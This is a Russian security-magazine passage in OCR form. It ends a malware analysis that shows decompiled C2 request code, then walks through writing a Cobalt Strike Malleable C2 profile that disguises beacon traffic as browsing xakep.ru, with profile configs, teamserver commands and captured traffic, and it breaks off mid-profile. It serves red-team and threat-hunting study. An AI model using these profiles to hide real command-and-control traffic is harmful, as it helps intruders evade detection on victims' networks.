
В результате всех этих операций будет сгенерирована следующая строка.



```
                                              ASCII
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
1 62 6D 6C 72 73 74 75 78 7A 67 61 71 68 .sabmlrstuxzgaqh
4 69 68 70 6F 71 7A 76 7A 6A 69 78 75 6D widihpoqzvzjixum
2 64 62 73 66 74 6A 62 71 6A 75 70 75 64 yubdbsftjbqjupud
D 6F 79 7A 64 66 69 6B 73 00 47 FD 7F 00 yomoyzdfiks.Gý..
B 01 00 00 00 00 00 00 00 F1 47 FD 7F 00 .».........ñGý..
9 4B 00 00 00 00 00 00 00 00 00 00 00 00 .²IK............
0 4B 00 00 00 00 00 45 00 4A 00 00 00 00 ..@K.....E.J....
4 5F 49 FD 7F 00 00 00 00 00 00 00 00 00 .ð._Iý..........
0 4B 00 00 00 00 00 6A 15 4B 00 00 00 00 ...K.....j.K....
```

Сформированная идентификационная строка

Далее идут функции для подготовки и отправки HTTP-запроса на C2.



```
if ( v7
  || (v7 = InternetConnectA(*(HINTERNET *)(Buffer + 2076), lpszServerName, nServerPort, 0, 0, 3u, 0, 0),
      result = 0,
      (*(_DWORD *)(v6 + 2080) = v7) != 0) )
{
  v9 = -2143289344;
  strcpy(v22, "POST");
  if ( nServerPort == 443 )
    v9 = -2134900736;
  v20 = v9;
  v10 = v22;
  if ( !dwOptionalLength )
    v10 = 0;
  v11 = HttpOpenRequestA(v7, v10, lpszObjectName, 0, 0, 0, v20, 0);
  hRequest = v11;
  if ( v11 )
  {
    if ( nServerPort == 443 )
    {
      dwBufferLength = 4;
      if ( InternetQueryOptionA(v11, 0x1Fu, &Buffer, &dwBufferLength) )
      {
        Buffer |= 0x13380u;
        InternetSetOptionA(v11, 0x1Fu, &Buffer, 4u);
      }                                     int Buffer; // [esp+74h] [ebp+8h] ISARG BYREF
    }
    v23 = 1;
    InternetSetOptionA(v11, 0x41u, &v23, 4u);
    v12 = 0;
    String[0] = 0;
    if ( dwOptionalLength > 0 )
    {
      sub_1000196E(&unk_10003130, String, 64);
      v12 = lstrlenA(String);
    }
    v13 = 0;
    if ( HttpSendRequestA(v11, String, v12, lpOptional, dwOptionalLength) )
    {
      dwIndex = 0;
      v26 = 4;
      v14 = HttpQueryInfoA(v11, 0x20000005u, &v30, &v26, &dwIndex);
      v26 = 4;
```

Функции подготовки и отправки HTTP запроса

В итоге с C2 на инфицированную машину снова будет загружен пейлоад при помощи функции `InternetReadFile`, после чего он расшифровывается и запускается.

ВЫВОДЫ

Начав анализ со скрипта в логах PowerShell, мы успешно извлекли и расшифровали загрузчик, саму полезную нагрузку, проанализировали техническую реализацию компонентов малвари, а также написали пару полезных утилит для дешифровки кода на разных этапах работы вредоносного ПО.

MALLEABLE C2

Создаем профиль для скрытой передачи данных Cobalt Strike

d3f0x0
threat hunter,
threat researcher

Malleable C2 — это мощная функция Cobalt Strike, которая позволяет настраивать и изменять сетевое взаимодействие между маячком и сервером. Это дает злоумышленникам возможность маскировать свой трафик, делая его похожим на легитимные запросы и ответы. Такая маскировка помогает обойти системы обнаружения и затруднить анализ трафика.

В этой статье мы рассмотрим процесс создания и настройки профиля Malleable C2, который будет имитировать легитимные запросы к известным сайтам. Мы детально разберем структуру профиля и посмотрим, как замаскировать его под взаимодействие с реальными сервисами.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

ЧТО ТАКОЕ ПРОФИЛЬ MALLEABLE C2

Профиль Malleable C2 позволяет гибко настроить поведение маячка (beacon) Cobalt Strike при взаимодействии с сервером управления (Team Server). Основное назначение профиля Malleable C2 — изменять сетевые запросы и ответы таким образом, чтобы они выглядели как обычный трафик, который не будет вызывать вопросов у систем IDS/IPS. К тому же это усложняет анализ трафика специалистами. Достигается же маскировка путем настройки различных параметров HTTP запросов и ответов: URI, заголовков, параметров и содержимого запроса.

КАК ПРОИСХОДИТ ВЗАИМОДЕЙСТВИЕ

Когда маячок запускается на целевой машине, он инициирует транзакцию HTTP-GET к Team Server (запрос при этом может быть как GET, так и POST). В запросе передаются метаданные о скомпрометированной системе. Сервер в ответ отправляет задачи, которые должен выполнить маячок. После завершения задач маячок проверяет наличие данных для отправки и инициирует транзакцию HTTP POST, содержащую идентификатор сеанса. Сервер использует эту информацию для привязки данных к соответствующему сеансу.

Теперь, когда мы разобрались с основами взаимодействия маячка и сервера, перейдем к настройке профиля Malleable C2.

СТРУКТУРА ПРОФИЛЯ

Для запуска Team Server с кастомным профилем необходимо выполнить команду

```
./teamserver <ip> <pass> <путь к файлу с профилем>
```

Профиль описывает, как маячок общается с сервером и как происходит постэксплуатация. Выше я говорил, что маячок использует два вида транзакций для обмена данными (HTTP GET и HTTP POST). Дальше мы посмотрим, как реализовать это в профиле.

http-get

В профиле параметр `http-get` отвечает за передачу метаданных на Team Server и получение задач от него. Он обязан содержать ключи:

- `client` описывает, как будет выглядеть HTTP запрос от маячка к серверу;
- `server` — описывает ответ сервера на запрос.

Ключ `client` должен иметь параметр `metadata`, в котором определяются способы обработки отправляемой маячком метаинформации, а ключ `server` — параметр `output`, в котором описывается порядок обработки ответа клиенту.

В параметрах `client` и `server` еще определяются:

- `uri` — описывает URL;
- `header` добавляет HTTP заголовки к запросу;
- `parameter` добавляет параметры к `uri`.

В перечисленных параметрах могут использоваться подстановочные знаки или перечисление значений.

Изменять метаданные (`metadata`) и выводимую информацию (`output`) помогут следующие выражения:

`append` добавляет строку в конце данных;

`base64` кодирует данные в Base64;

— `base64url` — кодирует данные в Base64 для использования в URL;

— `mask` — выполняет операцию XOR со случайным ключом;

— `netbios` — кодирует данные в NetBIOS;

`netbiosu` кодирует данные в NetBIOS;

`prepend` добавляет строку перед данными.

Преобразование данных должно заканчиваться одним из следующих операторов, указывающих на место размещения передаваемой информации в HTTP запросе:

- `header "Cookie"` — запишет отправляемые данные в HTTP-заголовок `Cookie` (может использоваться любой заголовок);
- `parameter "view"` — запишет отправляемые данные в параметр `view` (например, `http://sadfadsf.com/asdfsadf?view=<передаваемые_данные>`);
- `print` запишет данные в тело HTTP (**обязателен** для блоков `http-get.server.output`, `http-post.server.output` и `http-stager.server.output`);
- `uri-append` добавит данные в URI.

Структура профиля HTTP-GET будет следующая:

```
http-get {

    set uri "/hacker/notes/[set.php|view.php]";

    client {
        # Параметры header и parameter можно пропустить
        header "Accept-Encoding" "gzip, deflate";
        parameter "user" "admin|xaker|helpdesk";
        metadata {
            base64url
            uri-append
        }
    }

    server {
        # Параметры header и parameter можно пропустить
        header "Accept-Encoding" "gzip, deflate";
        parameter "user" "admin|xaker|helpdesk";

        output {
            mask
            base64
            prepend "data="
            print
        }
    }
}
```

http-post

Этот параметр отвечает за отправку данных, полученных в результате выполнения задач маячка.

Аналогично транзакции HTTP GET в HTTP POST описывается, как отправлять и принимать данные. Для `client` требуется описать `client.id` ID сессии маячка, `client.output` — данные, отправляемые маячком; `server.output`, как правило, пустой.

```
http-post {
    set uri "/notes/[add.php|delete.php]";

    client {
        header "Flag" "Im not hacker";
        parameter "username" "admin";

        id {
            mask;
            base64url;
            print
        }

        output {
            mask;
            base64url;
            print;
        }
    }

    server {

        output {
            base64url;
            print;
        }
    }
}
```

Несмотря на названия структур `http-get` и `http-post`, мы можем переопределить, какие HTTP запросы будут использоваться для передачи информации:

```
set verb "POST"; # GET or POST
```

Например:

```
http-get {
    set uri "/test /qvest";
    set verb "POST";
    client {
        metadata {
            print;
        }
    }
    server {
        output {
            print;
        }
    }
}
```

Теперь, когда мы познакомились со структурой Malleable C2, мы можем перейти к созданию профиля, который будет маскировать трафик под работу с легитимным сайтом.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

MALLEABLE C2

СОЗДАЕМ ПРОФИЛЬ ДЛЯ СКРЫТОЙ ПЕРЕДАЧИ ДАННЫХ COBALT STRIKE

ВЫБИРАЕМ САЙТ И НАПОЛНЯЕМ ПРОФИЛЬ

Профиль по умолчанию

Team Server запускается с конфигом по умолчанию. Давай посмотрим на ту часть, которая отвечает за сетевое взаимодействие.

```
http-get {

    set uri "/ca /dpixel /__utm.gif /pixel.gif /g.pixel /dot.gif /
updates.rss /fwlink /cm /cx /pixel /match /visit.js /load /push /
ptj /j.ad /ga.js /en_US/all.js /activity /IE9CompatViewList.xml";

    client {
        metadata {
            base64;
            header "Cookie";
        }
    }
```

Видим, что маячок будет обращаться к Team Server, используя одно из значений, указанных в параметре `uri`.

INFO

Пути из профиля по умолчанию могут использоваться для поиска следов компрометации в инфраструктуре, если злоумышленник не поменял профиль на свой.

Метаинформация маячка кодируется в Base64 и помещается в HTTP-заголовке `Cookie`.

HTTP ответ сервера будет содержать заголовок `Content-Type` с содержимым `application/octet-stream`. Нагрузка сервера хранится в теле ответа.

```
    server {
        header "Content-Type" "application/octet-stream";
        output {
            print;
        }
    }
}
```

Давай теперь рассмотрим случай запроса HTTP-POST. Для транзакции будет использоваться вот такой URI: `/submit.php`. Заголовок `Content-Type` — тот же, `application/octet-stream`. Идентификатор будет передаваться параметром URL, например:

```
/submit.php?id=2v78b472834v789b0378b906v
```

Передаваемые данные в теле запроса:

```
http-post {
    set uri "/submit.php";
    client {
        header "Content-Type" "application/octet-stream";
        id {
            parameter "id";
        }
        output {
            print;
        }
    }
```

Ответ сервера имеет заголовок HTTP `Content-Type` со значением `text/html`. Данные — в теле ответа.

```
    server {
        header "Content-Type" "text/html";

        output {
            print;
        }
    }
}
```

Давай посмотрим, как это будет выглядеть в трафике. Для тестирования профиля у Cobalt Strike есть скрипт **c2lint**. Для его запуска пишем:

```
./c2lint путь к файлу
```


В профиле было определено, что маяк должен обратиться на один из указанных URI (`visit.js`), а метаданные должны быть указаны в HTTP-заголовке `Cookie` в виде Base64. У заголовка ответа сервера должны быть `Content-Type: application/octet-stream`, а данные — в теле ответа.

```
http-get
---
GET /visit.js HTTP/1.1
Cookie: AlZ5bksajXiMR33rpPYp8w==
User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; WOW64
; Trident/6.0; MASP)

HTTP/1.1 200 OK                                         Content-Type:
application/octet-stream                    Content-Length: 64

~Ak&.....E..S;..U.. .%.......:4Hb.+.H...........H+.aY.2`..P..A..
```

При выполнении транзакции HTTP POST маяк выполняет POST запрос на `/submit.php` и добавляет параметр id, который хранит значение идентификатора сессии; данные выводятся в HTTP body. Ответ сервера, в свою очередь, должен иметь заголовок `Content-Type: text/html`.


```
http-post
---
POST /submit.php?id=56926 HTTP/1.1                      Content-Type:
application/octet-stream
Content-Length: 16                                      User-Agent:
Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; WOW64; Trident/5.0
; MALCJS)
.pi...9..csQ...f
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 0
```

Давай на практике убедимся, что рассмотренные нами запросы будут передаваться в трафике в описанном формате.



```
GET /dpixel HTTP/1.1
Accept: */*
Cookie: IH2f4T0zjelB0BwzO5NSyggYUAcsIZ0Jejdc4GRKCNFIRgxchAXr4v53oeq40DZJZvWw2znrYfEnCxrNEZlcuwKUZtlnW3l4TkCgE7XPY/cqjsjNnLCYrpyqLqz9
2WYFtH4doebpFQKpXw1CFAqz8OmsA+5d/qj461N0siz3EUg=
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Host: 192.168.100.125
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 17 Jun 2024 06:41:25 GMT
Content-Type: application/octet-stream
Content-Length: 0
```

Транзакция HTTP GET по умолчанию



```
POST /submit.php?id=1898412752 HTTP/1.1
Accept: */*
Content-Type: application/octet-stream
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
Host: 192.168.100.125
Content-Length: 100
Connection: Keep-Alive
Cache-Control: no-cache

...`o.L..#.lp.v...cN.!%`@ .Z.J.x_...r..D:U.ldg.J.=^.hq.z ....d..yo...=?q.rv.. ...:......39vS/....$*.HTTP/1.1 200 OK
Date: Mon, 17 Jun 2024 06:43:09 GMT
Content-Type: text/html
Content-Length: 0
```

Транзакция HTTP-GET по умолчанию

Копируем запросы с интересующего ресурса

Для копирования запросов с сайтов я использую Burp Suite. Он предоставляет возможность локально на компьютере создать HTTPS прокси, что позволит нам посмотреть трафик за SSL и познакомиться со структурой сайта.

Для примера давай создадим профиль, который будет мимикрировать под просмотр статей на xakep.ru.

HTTP запрос выглядит следующим образом:

```
GET /2024/06/14/detecting-edr-bypass/ HTTP/1.1
Host: xakep.ru
Cookie: _ga=GA1.1.1915749425.1718546663; _ym_uid=1718546666650412871;
_ym_d=1718546666; _ym_isad=2; _ym_visorc=w; enPop_sessionId=720a32b1-
2be9-11ef-ba22-4a1c703d3d35; _ga_BR3RNXPV1V=GS1.1.1718559957.2.1.
1718560215.60.0.0
Sec-Ch-Ua: "Chromium";v="125", "Not.A/Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/
537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://xakep.ru/issues/xa/299/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive
```


Описание транзакции HTTP-GET

Для написания конфига для транзакции HTTP GET составим его тело и будем наполнять.

```
http-get {
    set uri "";

    client {
        metadata {
            print;
        }
    }
    server {
        output {
            print;
        }
    }
}
```

Параметр `uri` будет содержать несколько путей к статьям:

```
set uri "/2024/06/14/detecting-edr-bypass/ /2024/06/14/
youtube-server-side-ads/ /2024/06/14/bifrost-valhall-0day/";
```




https://xakep.ru	GET	/2024/06/14/detecting-edr-bypass/
https://xakep.ru	GET	/2024/06/14/youtube-server-side-ads/
https://xakep.ru	GET	/2024/06/14/bifrost-valhall-0day/
https://xakep.ru	GET	/2024/06/14/detecting-edr-bypass/?amp
https://xakep.ru	GET	/2024/06/14/detecting-edr-bypass/feed/
https://xakep.ru	GET	/2024/06/14/intellij-github-tokens/

Пути к статьям из Burp

Опишем структуру клиента.

```
client {
    header "Referer" "https://xakep.ru/issues/xa/299/";
    header "User-Agent" "User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.
60 Safari/537.36"

    metadata {
        base64;
